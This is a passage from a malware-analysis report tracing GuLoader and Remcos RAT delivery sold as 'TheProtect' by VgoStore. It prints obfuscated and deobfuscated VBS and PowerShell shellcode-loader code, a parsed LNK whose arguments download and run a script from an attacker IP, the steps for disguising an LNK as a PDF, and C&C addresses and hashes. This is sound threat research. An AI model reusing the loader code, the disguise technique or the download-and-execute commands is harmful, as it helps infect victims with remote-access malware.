

Figure 13 – Process command line demonstrated on the video allowed us to find a related sample on VirusTotal.

When we downloaded the script, we found that it is similar to the VBS variant of GuLoader that we described in our article **Cloud-Based Malware Delivery: The Evolution of GuLoader**. The only difference with the version we described in our previous article is that the shellcode is embedded in the VBScript in the BASE64-encoded form and then placed into the registry:

```
Ur7 = Ur7 & "cQGbcQGbu3qZGgBxAZtxAZsDXCQE6wLZ8HEBm71DuFJLcQGbcQGbgekhzoJP6wL2y+sCRz6Bwd4VMATrAnEwcQGb6wLqcnEBm7oV71ay6wIcEnEBm3
Ur7 = Ur7 & "fTrApFOMfZxAZtxAZsxyXEBm3EBm4sa6wKXK3EBm0FxAZvrAvF9ORwKdfNxAZvrAqDuRnEBm+sCwE2AfAr7uHXd6wI6VesCpImLRAr86wKKJ3EBmyn
Ur7 = Ur7 & "8O5kT2hSIBIngcenQ3++oYtPJ0Y+6HkXwPb5Brlm8Z7ofyiO8Ob9WEf9nPkbLWED1XqelT+KW3fVy521WVIHoQj5zFtMUNmB1vJdK1XNXA23mtmBz0
Ur7 = Ur7 & "F6tbvDm/x2KpuGWeLRxjuDj+hgpzFZsMMfCOLOzxfrnhCINc+A5DedxMk71bkVPK0w+KnQ4eRfg9vkGtObhnuZol2fkjuLcpytkqzwgLF4euQ7Lk4C
Ur7 = Ur7 & "Omd3bVurIsY9rPX0h7+BvOksTHmq5mOoqcaVxiwcjJCsocQ7kiChvOkvX/0k7mNoqeUjqGO4lyi3FvZlmE5wX/Qc5hQPgSVbonNw9CxFsHjBCfYa4f
Ur7 = Ur7 & "qZdWAC09mmk8CrykXHK8X/LbkvbU5csfa7urRO0lwb/3lmCQj7trjL1F2vJLm++8U8p03dmlwF7LEQKUOKNbmlPRdMnlGnS7Hb3/Tq/tDat40cbIsf
Ur7 = Ur7 & "APnfSMJY5KyaDG8ZEbsvGO4Oh2xcD2+SqQrmnIIPbxlnm7gY7g7VJ0qqwklWKY/OESPNIBEMWv43aj00jHHTt2cWAJyqIsfVefH7iWLO5hm2WNFn0I
Ur7 = Ur7 & "kC5pyeD28ZImM4uF0/FYdizG7H1D2dl6O05FyqwgEG8ITXCIT9AelifG/vDEIvTlBpvy49j5ntk9fJmBjkYxS2j6mesRK9S3KHjRjcklfSlAwWfW0O
Ur7 = Ur7 & "X5iCCMIGJCgu0sft/DCeq9K+l7lfkVPJZ0DyqJPuYGYUFFimPgLfDKzxLcoeNGNSTV9iSBQX5iauBr+RA2QhQMWSJaZ6Wmu6Kp0OOuaqZEctgnIKBb
```



Figure 14 – BASE64-encoded encrypted data stored in the registry.

Another part of the VBScript contains a PowerShell script with two layers of obfuscation. The script contains the strings that were observed in the screenshot from the video, which were used to identify this malicious sample (`$Tjringernes =`, `Diu;DyrFAttuEncnNatcWootLobiLsioReknUnd`):

```
Me3 = Me3 & "$Tjringernes = Uneuphonic1Uneuphonic1Uneuphonic1Diu;DyrFAttuEncnNatcWootLobiLsioReknUnd AlmSBireratlUnsvTop
'...
Me3 = Me3 & "EEyrBPro3OmnBSteóKipANym1resBPerARaiBDagDWilBNonEPasBTokóPreBMax7ExoARel0OveBMed7SurATil1KarFUndETeeESkr2Fo
lFMasEIndEDom2KnuFFeaBBra'Res;Psa&Occ(Bis<ArbRSpiaKopuPaggIndhMestAff7Exe)Kul Smo<FalBEmurNeueKkkkKilkPhaeAggrNonóFol3Tr
y3Rad#Tal;Uneuphonic1Uneuphonic1Uneuphonic1;Function Brekkerб39 {    param([String]$Hookaroon); For($Bedstemdre=3; $Beds
temdre -lt $Hookaroon.Length-1; $Bedstemdre+=(3+1)){        $Gjaldendes='subs'+'tring';     $Selvmordsforsgene = $Selvmo
+rdsforsgene + $Hookaroon.$Gjaldendes.Invoke($Bedstemdre,"
Me3 = Me3 & " 1);   }   $Selvmordsforsgene;}$Cranemen0 = Brekkerб39 'FarIFarESkaXFoy ';$Cranemen1= Brekkerб39 $Tjringer
nes;$Cranemen1=$Cranemen1.replace('<','$');$Cranemen1=$Cranemen1.replace('>','Uneuphonic1Uneuphonic1Uneuphonic1');
if([IntPtr]::size -eq 8){    .$env:windir\S*64\W*Power*\v1.0\*ll.exe $Cranemen1 ;}else{    & ($Cranemen0) $Cranemen1;}"

set Cockscombed190 = CreateObject("Wscript.Shell")
TRIENNALERNETRUSSE = Command

Cockscombed190.RegWrite "HKEY_CURRENT_USER\Enebarns\writhed\Anfred", Ur7, "REG_SZ"
Me3 = replace(Me3,"Uneuphonic1",chr(34))

Stratonicalsandsigernec = Stratonicalsandsigernec + 8350594
Cockscombed190.Run "powershel" & a & ".exe " & chrW(34) & Me3 & chrW(34),0
```


Figure 15 – Part of the VBS containing an obfuscated PowerShell script.

After the deobfuscation, we got the following code:

```
$NtProtectVirtualMemory = GetProcAddress "ntdll" "NtProtectVirtualMemory";
$decryption_routine = $VirtualAlloc.Invoke([IntPtr]::Zero, 645, 0x3000, 0x40);
$encrypted_shellcode = $VirtualAlloc.Invoke([IntPtr]::Zero, 72384512, 0x3000, 0x4);
$shellcode_base64=(Get-ItemProperty -Path 'HKCU:\Enebarns\writhed').Anfred;

$shellcode = [System.Convert]::FromBase64String($shellcode_base64);
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0,  $decryption_routine, 645);
$shellcode_size=$shellcode.count-645;
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 645, $encrypted_shellcode, $shellcode_size);
$CallWindowProcA.Invoke($decryption_routine,$encrypted_shellcode,$NtProtectVirtualMemory,0,0);
```

Figure 16 – Deobfuscated PowerShell script.

This code loads base64-encoded data from the registry, decodes and runs it using the **CallWindowProcA** API function in the same way as described in the article **Cloud-Based Malware Delivery: The Evolution of GuLoader**. The first 645 bytes of this code are not encrypted and contain the code of the decrypter. The rest of the data contains the encrypted shellcode.

Our tools for automated analysis of malicious samples identified the encrypted data as GuLoader and successfully decrypted the shellcode, including the GuLoader configuration, the URL for downloading the payload, and the payload decryption key:

+ key	70dcdc1211a4bbf692489b195266e930c3111527567e4c6f02002907a10ed8eca590aadd3e987a69fd343065b10f33828eefa7f066a520f28b3413dc34939…
+ key_len	832
+ strings_key	8cfc152905288684c535d710634f63f6d480bf921860647182060acf2ee727b928437a9f2dc5bd9090cc66e564f9a6370cfe321b5e32f3
+ type	guloader
+ url_strings	["AcceTil194.180.48.211/nini/EAbsGhbSQL10.aca"]
+ urls	[{ "url": "http://194.180.48.211/nini/EAbsGhbSQL10.aca" }]

Figure 17 – Decrypted GuLoader configuration.

As of this writing, the URL "**hxxp://194[.180.48.211/nini/EAbsGhbSQL10.aca**" was still active. Therefore, we were able to download the final payload (SHA256 **7bd663ea34e358050986bde528612039f476f3b315ee169c79359177a8d01e03**). We used the key extracted from the GuLoader shellcode to decrypt it. The decrypted sample appeared to be the Remcos RAT with SHA256 **25c45221a9475246e20845430bdd63b513a9a9a73ed447bd7935ff9ecee5a61e**.



Figure 18 – Restored part of the GuLoader attack chain.

We extracted and decrypted the C&C configuration from this Remcos sample and found it contains an address of the C&C server "**84.21.172.49:1040**" that we previously saw in the video:

File details

Details | Relations | Preview | Static config remcos

Family	remcos
+ raw_config	84.21.172.49:1040:1||Crypted||1|||||||1|||||8||remcos.exe||Remcos||||0||ghvbur-74YZDB||1||6||vuirs.dat

Figure 19 – Decrypted Remcos C&C configuration.

Finally, using the VirusTotal Relations tab for the initially found GuLoader VBS sample "**Leekish.vbs**", we also discovered a URL from which the file was downloaded: "**hxxp://194.180.48.211/nini/Leekish.vbs**". This address was also revealed in the video at the 01:37 mark:



Figure 20 – URL for downloading the initial VBS sample found on VirusTotal.

Another interesting social engineering trick demonstrated in the video (frame 00:45) is the manipulation of the LNK file to mislead the user into believing it is a PDF document. Even when the user hovers over the LNK file, the tooltip shows, “Type: PDF Document.” In addition, if the user double-clicks on the LNK file, it actually opens a decoy PDF file, while the malicious process runs silently in the background.

This is accomplished through the following simple steps:

1. The file extension is changed to “.pdf.lnk”, taking advantage of the file extensions hidden by default.
2. The LNK description is modified to display “PDF Document”, exploiting the fact that Windows shows the contents of the shortcut Description field. Note that the size displayed in the tooltip differs from the actual file size. The tooltip shows “Size: 7.11Kb” which is taken from the Description field of the shortcut, while the file size is actually 3Kb.
3. The icon source is changed to show the PDF icon.
4. The LNK file also downloads and executes a decoy PDF file.



Figure 21 – LNK file disguised as a PDF document.

We found an LNK file on VirusTotal (SHA256: **63559daa72c778e9657ca53e2a72deb541cdec3e0d36ecf04d15ddbf3786aea8**) that refers to the mentioned URL and contains exactly the same Description field:

```
"data": {
    "command_line_arguments": "

        n; Invoke-WebRequest http://0xC2.11808979/nini/Leekish.vbs -OutFile C:\\Windows\\Tasks\\Rspaliese.vbs; C:\\Windows\\Tasks\\Rspaliese.vbs;
     Invoke-WebRequest http://0xC2.11808979/nini/info.pdf -OutFile C:\\Users\\Public\\details.pdf; C:\\Users\\Public\\details.pdf",
    "description": "Type: PDF Document \nSize: 7.11 KB \nDate modified: 14/02/2023 02:12",
    "icon_location": "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe"
},
"extra": {
    "ENVIRONMENTAL_VARIABLES_LOCATION_BLOCK": {
        "size": 788,
        "target_ansi": "\\\\localhost\\c$\\Windows\\System32\\SyncAppvPublishingServer.vbs",
        "target_unicode": "\\\\localhost\\c$\\Windows\\System32\\SyncAppvPublishingServer.vbs"
    }
},
```


Figure 22 – Parsed LNK file.

This malicious shortcut file utilizes the ability of the legitimate script **SyncAppvPublishingServer.vbs** that is present in Windows System32 folder to run arbitrary PowerShell commands. The command line arguments contain PowerShell commands to download and run the malicious script "**Leekish.vbs**" and a PDF decoy. The PDF icon from the **msedge.exe** file is used as the shortcut icon.

So, we have restored the complete attack chain demonstrated in the video and identified most of the files and components involved. The "script protected file" mentioned in the video appears to be the Remcos RAT with a C&C server at "**84.21.172.48:1040"**. We identified the protector as the VBS version of GuLoader:



Figure 23 – Complete attack chain shown on the video from the VgoStore Telegram group.

This attack chain is similar to what we have already seen from previous attacks of GuLoader, as was also described in the RedCanary blog.

This VBS and the LNK samples are particularly intriguing because we came across them as part of an attack targeting CPAs and accountants during the US tax season in the past year (February 2023). The aforementioned indicators of compromise (IOCs) can be found listed in the Securonix and Sophos blogs.

TheProtect NSIS variant

VgoStore also has a YouTube channel (https://www.youtube.com/@VgoStore). The video "Lnk Exploit" published on April 12, 2023, is very similar to the video that we analyzed above. The presenter downloads an archive containing an LNK file and runs this LNK file. As shown on the video, at the same time, all recent Windows updates are installed, and security features are enabled. Just as in the previous case, if we stop the video at 2:11 we can see a command line of the **powershell.exe** process created as a result of running the LNK file.



Figure 24 – Command line containing URLs.

The process command line in the screenshot above contains 2 URLs. As of this writing, both URLs were active, which allowed us to download the files.

URL	Target URL	SHA256	Description
https://rebrand[.ly/thctn68	https://img.softmedal[.com/uploads/2023-04-12/801271453672.jpg	d2523a35267c9417969a880aa822b9d6af85e46e83b143979a177a292f347fb6	Decoy PDF
https://rebrand[.ly/n9huuth	https://img.softmedal[.com/uploads/2023-04-12/140562263496.jpg	f9edc031e26e9d37e740acfd3739cc3f0a442bb14ec34d9b2ddbf79db56e073f	GuLoader NSIS variant

One of the samples is a decoy PDF, the second one is an NSIS installer package.



Figure 25 – VirusTotal report for the sample demonstrated on the EMINƎM's video.

We were able to classify this file as the NSIS variant of GuLoader and decrypted its configuration. In this GuLoader sample's configuration, we found a URL with the same IP address but with a different path:

+ key	["2a108eba7b6cbd0b4bb14d9e0af656f8786eeb04b89b007cbc5993d76c00d7e0f39ab1cf8037b49a4bf2f9f4dca870698f8903c4f5812368e1f731aa4d…
+ key_len	872
+ strings_key	2bd7f5c7b46009228423c42693ce8be19116d38197239505c6708cc8103fab8cb074e20637
+ type	guloader
+ url_strings	["BagbUnw194.180.48.211/ray/BdNnKAT84.bin"]
+ urls	[{ "url": "http://194.180.48.211/ray/BdNnKAT84.bin" }]

Figure 26 – Decrypted GuLoader configuration.

The URL for downloading the GuLoader payload "**hxxp://194[.180.48.211/ray/BdNnKAT84.bin**" is no longer active, so we used VirusTotal to obtain the encrypted payload (SHA256: **de11c14925357a978c48c54b3b294d5ab59cffc6efabdae0acd1a17033fe6483**). We decrypted the final payload, and it appears to be the Remcos RAT (SHA256: **83df18f8e28f779b19170d2ca707aa3dbcee231736c26f8ba4fbd8768cd26ba6**) with the C&C sever address "**mazzancollttyde.business:7060**" (**185.126.237.209**):

File details

Details | Relations | Preview | Static config remcos

Family	remcos
+ raw_config	mazzancollttyde.business:7060:0||protection1||1

Figure 27 – Decrypted Remcos C&C configuration.

It turns out that in this case, GuLoader was also used for the delivery of the Remcos RAT, but this time the NSIS variant.

Through the analysis of these two videos, we were able to discover what type of payload was used. But most importantly, we saw that the executable files protected by "TheProtect" tool sold in VgoStore are identical to GuLoader. In these videos, we found both variants of GuLoader (NSIS and VBScript variants) that we have seen in the wild. Most likely, these variants correspond to the types of protection service that you can buy: The Protect: Private Protect (corresponding to the NSIS variant), and Script Protect (corresponding to the VBScript variant).

GuLoader from the VgoStore and connection with CloudEyE

When we conducted our research, our first concern was whether the samples we see now in 2023 are really the same GuLoader that we found a connection to CloudEyE from Securitycode.eu in 2020.

Indeed, GuLoader now looks really different. The execution does not involve VB6 application like it did in GuLoader from 2020. Now it is distributed in the form of a VBS script or NSIS executable. The only thing the 2020 and 2023 versions still have in common is the core of GuLoader functionality – the encrypted shellcode. However, this part also changed significantly. As we described in our previous article, the developers of GuLoader utilize new obfuscation techniques that mask the real execution flow and make automatic disassembling tools and debuggers fail to analyze the code. The new version also implements data obfuscation using arithmetic operations.

However, we still managed to find similarities in the code. In the screenshot below, you can see that both versions use an anti-debug trick: patching the DbgUiRemoteBreakIn and DbgBreakPoint functions. Despite the fact that the assembly code is very different due to the obfuscation in the new version, in both GuLoader versions from 2020 and 2023 the same bytes are used to overwrite the code of the functions that we can see after deobfuscating the code.



Figure 28 – Code similarities in GuLoader versions from 2020 and 2023.

In general, regarding anti-analysis techniques, the list is very similar in both versions. It is apparent the number of anti-analysis techniques expands with the release of each new version.

In addition, all versions of the shellcode use a large structure to store global variables that may be needed at various stages of shellcode execution. The base address of this structure is stored in the EBP register. The offsets of various variables in this structure changed between versions, while other offsets remain the same.

We considered 2 samples: the one we analyzed recently in 2023 (MD5: **40b9ca22013d02303d49d8f922ac2739**) and the older one from 2020 (MD5: **d621b39ec6294c998580cc21f33b2f46**).

GuLoader 2023	GuLoader 2020
...	...
00000024 NtProtectVirtualMemory	00000024 NtProtectVirtualMemory
00000028 NtGetContextThread	00000028 NtGetContextThread
0000002C NtSetContextThread	0000002C NtSetContextThread
00000030 NtWriteVirtualMemory	00000030 NtWriteVirtualMemory
00000034 field_34	00000034 field_34
00000038 NtCreateSection	00000038 NtCreateSection
0000003C NtMapViewOfSection	0000003C NtMapViewOfSection
